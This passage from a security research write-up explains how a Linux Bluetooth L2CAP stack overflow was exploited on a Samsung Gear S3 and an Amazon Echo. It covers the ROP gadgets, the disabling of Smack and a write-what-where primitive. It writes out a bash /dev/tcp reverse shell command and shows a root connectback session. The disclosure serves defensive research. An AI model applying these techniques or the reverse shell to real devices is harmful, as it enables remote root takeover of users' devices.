As you can see, while we do not fully control the content of the odd numbered registers (x29, x19), we do have full control of the even registers (x30, x20). However, this "polarity" is reversed in the middle of the chain on account of the two consecutively uncontrolled words.

Another way to look at this is that because the EFS element is 18 bytes in size, we achieve 8 byte alignment every 4 chained EFS elements ($lcm(0x12, 8)/0x12 = 4$). This amounts to 9 words.
To maintain our "polarity" we need 1 additional word, for an even count.

This is where the MTU element comes for the rescue - it's a 16 bit integer, so together with its `l2cap_conf_opt` header it is 4 bytes in size.
Putting two MTU elements together allows us to carefully weave another 8 byte word into the ROP chain, between two EFS structs - omitting control of an additional word, but evening out the word count and allowing us to reset polarity:

0000:1	06	10	XX	00	XX	XX	XX	XX	x29	
0008:2	XX	XX	XX	XX	XX	XX	XX	XX	x30	ldp x19, x20, [sp, #0x10];
0010:3	XX	XX	06	10	XX	00	XX	XX	x19	ldp x29, x30, [sp], #0x20;
0018:4	XX	XX	XX	XX	XX	XX	XX	XX	x20	ret; pop 2 registers
0020:5	XX	XX	XX	XX	06	10	XX	00	x29	
0028:6	XX	XX	XX	XX	XX	XX	XX	XX	x30	
0030:7	XX	XX	XX	XX	XX	XX	01	02	x19	ldp x19, x21, [sp, #0x10];
0038:8	MTU		01	02	MTU		06	10	x20	ldp x21, x22, [sp, #0x20];
0040:9	XX	00	XX	XX	XX	XX	XX	XX	x21	ldp x29, x30, [sp], #0x30;
0048:10	XX	XX	XX	XX	XX	XX	XX	XX	x22	ret; pop 4 registers
0050:11	06	10	XX	00	XX	XX	XX	XX	x29	
0058:12	XX	XX	XX	XX	XX	XX	XX	XX	x30	ldp x19, x20, [sp, #0x10];
0060:13	XX	XX	06	10	XX	00	XX	XX	x19	ldp x29, x30, [sp], #0x20;
0068:14	XX	XX	XX	XX	XX	XX	XX	XX	x20	ret; pop 2 registers

Thanks to the addition of the two MTU elements (in orange), we are able to maintain an even word count with 8 byte alignment, thus maintaining control of *x30*, the link register.

Recalling our plan from before - we now need to overwrite the `poweroff_cmd` command, located at a predetermined memory location, with our own payload.
At first, we attempted to deliver the payload by pulling an additional packet from the socket-buffer queue by calling `skb_dequeue`, and copy its content onto `poweroff_cmd`'s address, but this idea was quickly forsaken due to the race between the dequeue operation and the packet actually arriving through the Bluetooth stack, which impacted reliability.

Eventually we decided to simply place the payload string within the ROP chain, copying it 8 bytes at a time to the target address.

The following two gadgets, in succession, allow us to write 8 arbitrary bytes to an arbitrary address, while also maintaining the correct “polarity”:

`write-what-where`

```
ldp x19, x20, [sp, #0x10];
ldp x21, x22, [sp, #0x20];
ldp x29, x30, [sp], #0x30;
ret;
```

```
str x22, [x20, #0x40];
ldp x19, x20, [sp, #0x10];
ldp x21, x22, [sp, #0x20];
ldp x29, x30, [sp], #0x30;
ret;
```

This equates to *(uint64_t*)(x20 + 0x40) = x22

The only other gadgets we used were to call arbitrary functions, and to null the *x0* register using a function call - for the `force` argument passed to `__orderly_poweroff`:

`function-call(s)`

```
blr x20;
ldp x19, x20, [sp, #0x10];
ldp x21, x22, [sp, #0x20];
ldp x29, x30, [sp], #0x30;
ret;
```

```
blr x22;
ldp x19, x20, [sp, #0x10];
ldp x21, x22, [sp, #0x20];
ldp x29, x30, [sp], #0x30;
ret;
```

`null-x0`

```
blr x2?;
ldp x19, x20, [sp, #0x10];
ldp x21, x22, [sp, #0x20];
ldp x29, x30, [sp], #0x30;
ret;
```

```
mov x0, #0;
ret;
```

To end the ROP chain, we elected to simply execute an infinite loop (ret without popping *x30*). In our running context (kernel work-queue thread) this works well, and only affects the Bluetooth kernel work-queue. Restoring proper execution can be achieved relatively easily post-exploitation.

Applying these gadgets to our plan, and adding the payload, we end up with the following ROP chain:

1. Multiple write-what-where gadgets to write an arbitrary string to `&poweroff_cmd`
2. `function-call` to `null-x0` (to set the *force* argument to false)
3. `function-call` to invoke `__orderly_poweroff(false);`
4. Endless loop

The smartwatch's default shell is a bash equivalent, so we simply redirected a bash session to `/dev/tcp` in the following manner:

```
/bin/bash -c /bin/bash</dev/tcp/[ip]/[port]
```

Followed by "`exec bash -i 2>&0 1>&0`" on the now open connectback shell.
This helped us minimize the size of the payload as every 8 bytes of string resulted in 0x70 bytes worth of ROP chain.

SMACK

When running the exploit, we encountered issues exporting a root shell.
We were able to:

- Touch files in /tmp as root, using the exploit.
- Export a connectback shell with bash redirection as the developer user, using the SDB shell.

But we were not able to:

- Export a connectback shell as root, using the exploit.
- Receive an incoming connection as root, using the exploit.

So while the exploitation was successful and we were clearly running a command, something else was stopping the connection, among other actions we attempted.
After digging around the smartwatch a bit more, we realized that Tizen has Smack enabled by default.

Smack, or Simplified Mandatory Access Control in Kernel, is a Linux Security Module (LSM) which implements access control features. Similar to (but less robust than) SELinux, Smack allows configuration of access control policies in the form of labels or security contexts.
In practice - daemons, applications, files, and network locations are demarcated using different labels with well-defined relationships.

To illustrate, let's observe the relationship between the Bluetooth application label and the sound_server

```
alon@nuc:~$ cat smack_rules | grep -e bluetooth | grep -e sound_server | grep -v test
sound_server com.samsung.bluetooth rx
com.samsung.bluetooth sound_server rw
```

According to these two rules - anything in the `com.samsung.bluetooth` label group may **read** and ***write*** to anything in the sound_server label group.
Likewise, objects with the sound_server label may **read** and **execute** objects with the `com.samsung.bluetooth` label.

So under which label are user-mode helpers created? Since the exploit allowed us to touch files anywhere in the filesystem, we touched an empty file somewhere accessible from SDB and examined its label with `ls -Z`:

```
alon@nuc:~$ ../sdb shell
sh-3.2$ ls -Z /home/hax
_ /home/hax
```

The "_" symbol refers to the "floor" label, which is applied to system tasks.

The "floor" label is fairly privileged, however, we were still obstructed by the netlabel feature of Smack, which allows labeling of network addresses.

```
sh-3.2$ cat /smack/netlabel
10.0.2.2/32 system::debugging_network
10.0.2.16/32 system::debugging_network
127.0.0.1/32 -CIPSO
192.168.129.3/32 system::debugging_ne...
0.0.0.0/1 system::use_internet
128.0.0.0/1 system::use_internet
```

```
alon@nuc:~/bluetooth$ cat ../smack_rules | grep
-e " system::use_internet" | tail

com.samsung.call system::use_internet r
clatd system::use_internet rw
com.samsung.bluetooth system::use_internet r
fido system::use_internet rw
```

Output from the smartwatch netlabel policy, and corresponding label policies (truncated)

Examining the policy from the smartwatch, we can see that the system`::use_internet` label is the only one that's fully privileged to access the network, and that several labels are allowed to interact with it.
Unfortunately no rules to allow the "floor" label to access the internet were defined, which was what prevented us from exporting a shell from that context, but not from the "sdbd" context under which the SDB shell runs.


As mentioned before, Smack is implemented as a Linux Security Module (LSM) - essentially a set of hooks to instrument relevant APIs. For example, connect and sendmsg are both instrumented to validate the destination address versus the aforementioned netlabel rules.

Fortunately, the Linux kernel provides us with a function to "reset" the currently applied LSM:

```
void reset_security_ops(void)
{
     security_ops = &default_security_ops;
}
```

This essentially kills the active LSM and disables all its hooks - with one function call.
To be fair - Smack is not constructed to fend off an attacker executing code in ring-0, at which point it's usually game-over.

Applying this knowledge, we added a call to `reset_security_ops` to our ROP chain using an additional `function-call` gadget, killing Smack and allowing us to export the coveted connectback shell:



```
alon@nuc:~/bluetooth$ nc -lvvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [192.168.0.102] port 1337 [tcp/*] accepted (family 2, sport 53878)
exec bash -i 2>&0 1>&0
bash-3.2# uname -a
uname -a
Linux localhost 3.18.14 #1-Tizen SMP PREEMPT Fri Nov 4 04:05:42 UTC 2016 aarch64 GNU/Linux
bash-3.2# id
id
uid=0(root) gid=0(root)
```

Case Study #2 - Amazon Echo

The second device we chose to exploit is the Amazon Echo. The Echo runs an ARM 32 bit processor (TI DM3725), and is based on a much older Kernel than the Gear's - Kernel version 2.6.37.

Similarly to the Gear, there are no stack protectors in the Kernel's build and no KASLR. Unlike the Gear - there are even fewer mitigations in the Echo:
It does not use GCC's FORTIFY_SOURCE, it does not use any LSM modules (like SMACK), and for some unknown reason - it does not properly use the NX-bit (!) that prevents the execution of data pages as code. This means that once we have control of the PC in this build - we can simply jump to a shell code placed directly on the stack! Just as in the good old days.

Despite these pleasing news that will surely ease the exploitation, it appeared the Echo's old kernel version did not yet have the EFS feature in L2CAP that was committed to the kernel only in version 3.3-rc1.

At first this seemed quite un-exploitable as the only call to the vulnerable `l2cap_parse_conf_rsp` that exists in this version of the kernel is this:

```
switch (result) {
    ...
    case L2CAP_CONF_UNACCEPT:
    ...
        char req[64];
        if (len > sizeof(req) - sizeof(struct l2cap_conf_req)) {
            l2cap_send_disconn_req(conn, sk, ECONNRESET);
            goto done;
        }
        result = L2CAP_CONF_SUCCESS;
        len = l2cap_parse_conf_rsp(chan, rsp->data, len, req, &result);
        ...
```

Excerpt from l2cap_config_rsp (net/bluetooth/l2cap_core.c)

In the highlighted `if` above it is apparent that this flow in `l2cap_config_rsp` limits the incoming configuration response messages to 60 bytes - which would suggest that overflowing the 64 byte `req` buffer would not be possible. However, diving deeper into the implementation of `l2cap_parse_conf_rsp` a new primitive to overcome this limitation arises.

Getting out of bounds

```
...
while (len >= L2CAP_CONF_OPT_SIZE) {
    len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);
    switch (type) {
    ...
    case L2CAP_CONF_RFC:
        if (olen == sizeof(rfc))
            memcpy(&rfc, (void *)val, olen);

        l2cap_add_conf_opt(&ptr, L2CAP_CONF_RFC, sizeof(rfc),
                           (unsigned long)&rfc);
        break;
    ...
```

Excerpt from *l2cap_parse_conf_rsp* (net/bluetooth/l2cap_core.c)

In the above excerpt from `l2cap_parse_conf_rsp`, each time a configuration element is parsed in the `while` loop `l2cap_get_conf_opt` returns the `olen` (element length) and `val` (element value) of the current element. Regardless of the incoming length of the current element, a configuration element will be appended to configuration response using it's default size. For example, if a configuration element of the type `L2CAP_CONF_RFC` is parsed in the `while` loop, an outgoing element with the same type will be appended with `sizeof(rfc)` (which is 9 bytes) in its payload. The `if` statement in the `L2CAP_CONF_RFC` case only validates that the `memcpy` is done for the proper size. So by sending a zero-length RFC element, we can advance the output `ptr` by 11 bytes (2 header bytes + 9 payload bytes) - but only "spend" 2 bytes for the configuration element's header.


```
struct l2cap_conf_opt {
    __u8        type;
    __u8        len;
    __u8        val[0];
} __packed;
```
	<u>Zero-Length RFC conf_opt:</u>
	\x04 (L2CAP_CONF_RFC)
	\x00

This trick allows us to get out of the `req` buffer's boundaries: Sending the maximum 30 zero-length RFC elements (that will amount to 60 bytes in the configuration response) will create an output configuration request of 330 bytes (11 * 30), which will be substantially past the end of the buffer's size (64 bytes).

Analyzing the stack


Having surpassed the limitations of this new-old code flow, we started analyzing the specific stack frame of the Amazon Echo.

Although no shell or root method is easily available for the Echo, some research was done on it in the past, and an old image of the Echo is available online. This initial image allowed us to find the kernel image for the Echo, and from there - the stack frame of the vulnerable `l2cap_config_rsp` - which like the Gear S3 was inlined as part of `l2cap_recv_frame:`



Graph overview of `l2cap_recv_frame` in IDA

The stack frame of this function is presented here in abbreviated form:



l2cap_recv_frame
stack vars
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA target buffer - req[64] AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
stack vars
ptr (stack var)
saved registers, saved frame, and return address
l2cap_recv_acldata
previous frame, stack vars

As noted before, unlike the case of the Samsung Gear S3 - it was apparent from this stack frame, that FORTIFY_SOURCE was not used when compiling this kernel - since the **req** buffer is not allocated on the end of this stack frame. This means that overflowing this buffer will overwrite one of the additional stack variables allocated below it - before reaching the coveted return address. However, this also means that new candidates for overflow exist in this build - specifically the **ptr** variable that is located just before the start of the function's saved registers. This **ptr** is actually the pointer to the configuration request that is built while parsing our crafted configuration response buffer:


```
static int l2cap_parse_conf_rsp(struct l2cap_chan *chan, void *rsp,
                                int len, void *data, u16 *result)
{
    struct l2cap_conf_req *req = data;
    void *ptr = req->data;
    // ...
    while (len >= L2CAP_CONF_OPT_SIZE) {
        len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);
        switch (type) {
        ...

        case L2CAP_CONF_RFC:
            ...
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_RFC, sizeof(rfc),
                               (unsigned long)&rfc);
            break;
        ...
```

Excerpt from *l2cap_parse_conf_rsp* (net/bluetooth/l2cap_core.c)


Each time `l2cap_add_conf_opt` is called, a configuration element is written to this **ptr**, and then incremented accordingly. So by overflowing **ptr** we can control where the *next* configuration element will be copied to. This is the perfect candidate for a write-what-where primitive.

Developing Write-What-Where

Using the zero-length-RFC primitive we can now overflow the **req** buffer and reach the **ptr** variable. However, a little more manipulation is needed:




DE08	req	04	09	UC	UC
DE0C		UC	UC	UC	UC
DE10		UC	UC	UC	04
DE14		09	UC	UC	UC
...		...	...	...	...




`l2cap_recv_frame` stack frame of the Amazon Echo

In the above stack frame illustration - XX bytes are attacker controlled 0409 are uncontrolled configuration element header bytes, and UC bytes are configuration element payload bytes, which are also uncontrolled bytes. This stack frame shows that sending 24 zero-length RFC elements *will* overflow the **`ptr`** variable - but with uncontrolled bytes. To control the value of **`ptr`** we would need to align our overflow a bit:




By sending 22 zero-length RFC elements, and additional 2 zero-length FLUSH elements, we are able to overflow the lower 2 bytes of **`ptr`** with attacker controlled data, carried in an additional FLUSH#3 element that will not be zero-length. Since the Echo is ARM little-endian, this allows us to move the **`ptr`** to almost anywhere in the stack, as the 2 higher bytes of it will be left untouched. Any additional configuration elements placed after the 3rd FLUSH element will then be written to the overflown **`ptr`**. Having spent 52 bytes of our configuration response budget (22*zero-length-RFCs + 2*zero-length-FLUSHs + 1-ptr-overflowing-FLUSH), we have 8 bytes of

configuration elements to write to our chosen **`ptr`**. These elements still have to be valid configuration elements - but the FLUSH element (for example) isn't limited in value, although it will be written with a prepended \x02\x02 bytes before each write.
Despite all these limitations, we can send multiple write-what-where primitives as shown above, and achieve overflow of any stack variable we'd like.
Lastly, L2CAP has another neat feature that we can abuse: Each L2CAP packet can hold multiple L2CAP commands (L2CAP_ConfigResp commands, for example). Putting multiple crafted write-what-where L2CAP configuration responses in one L2CAP messages allow us to abuse the stack before `l2cap_recv_frame` returns:



```
Wireshark · Packet 32 · myhci
▸ Frame 32: 27 bytes on wire (216 bits), 27 bytes captured (216 bits
▸ Bluetooth
▸ Bluetooth HCI H4
▸ Bluetooth HCI ACL Packet
▾ Bluetooth L2CAP Protocol
    Length: 2706
    CID: L2CAP Signaling Channel (0x0001)
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
0000  92 0a 01 00 05 01 3e 00  40 00 00 00 01 00 04 00   ......>. @.
0010  04 00 04 00 04 00 04 00  04 00 04 00 04 00 04 00   ........ ..
0020  04 00 04 00 04 00 04 00  04 00 04 00 04 00 04 00   ........ ..
Frame (27 bytes)  Reassembled BTHCI ACL (2710 bytes)
```



```
Wireshark · Packet 32 · myhci
  ▸ Command: Configure Response
  ▾ Command: Configure Response
      Command Code: Configure Response (0x05)
      Command Identifier: 0x01
      Command Length: 62
      Source CID: Dynamically Allocated Channel (0x0040)
      0000 0000 0000 000. = Reserved: 0x0000
      .... .... .... ...0 = Continuation Flag: False
      Result: Failure - unacceptable parameters (0x0001)
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option:
    ▸ Option: Flush Timeout
    ▸ Option: Flush Timeout
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
  ▸ Command: Configure Response
0100  02 00 02 00 02 02 40 f0  02 02 31 36 05 01 3e 00   ......@. ..
0110  40 00 00 00 01 00 04 00  04 00 04 00 04 00 04 00   @....... ..
```

Wireshark screenshots of the crafted L2CAP message containing multiple configuration response commands

Defeating the side effect of the additional \x02\x02 bytes written before each write can be achieved by doing our writes in reverse order, so that only 2 extra bytes are left at the start of each consecutive write.

Putting it all together

Having developed a write-what-where primitive of the stack, and having no NX-bit in the Echo (!), our exploit can simply execute the following steps:

- Send a crafted L2CAP packet with multiple ConfResp's:

    - Each ConfResp writes 2 bytes of payload to an unused area on the stack
    - The last 2 ConfResp's will point the LR to our payload on the stack
- The payload will be a shellcode that will perform the following:
    - Overwrite *poweroff_cmd* with our desired bash redirection command
    - Call `__orderly_poweroff(false)` to run the *powercoff_cmd*
    - Restore execution

Case Study #n - Defeating modern mitigations

As demonstrated in the examples above, most IoT devices use little to no mitigations in their kernel builds. However, the majority of Linux distributions that are used in endpoints, servers and other applications uses some mitigations. The most common of them are stack protectors, and in rare cases, some might also enable KASLR in their builds. To defeat such mitigations, an information leak from the kernel's memory is needed.

A new information leak vulnerability in the kernel - CVE-2017-1000410

Returning once again to the vulnerable `l2cap_parse_conf_rsp` function, we've spotted that the `efs` variable, allocated on stack, is uninitialized:

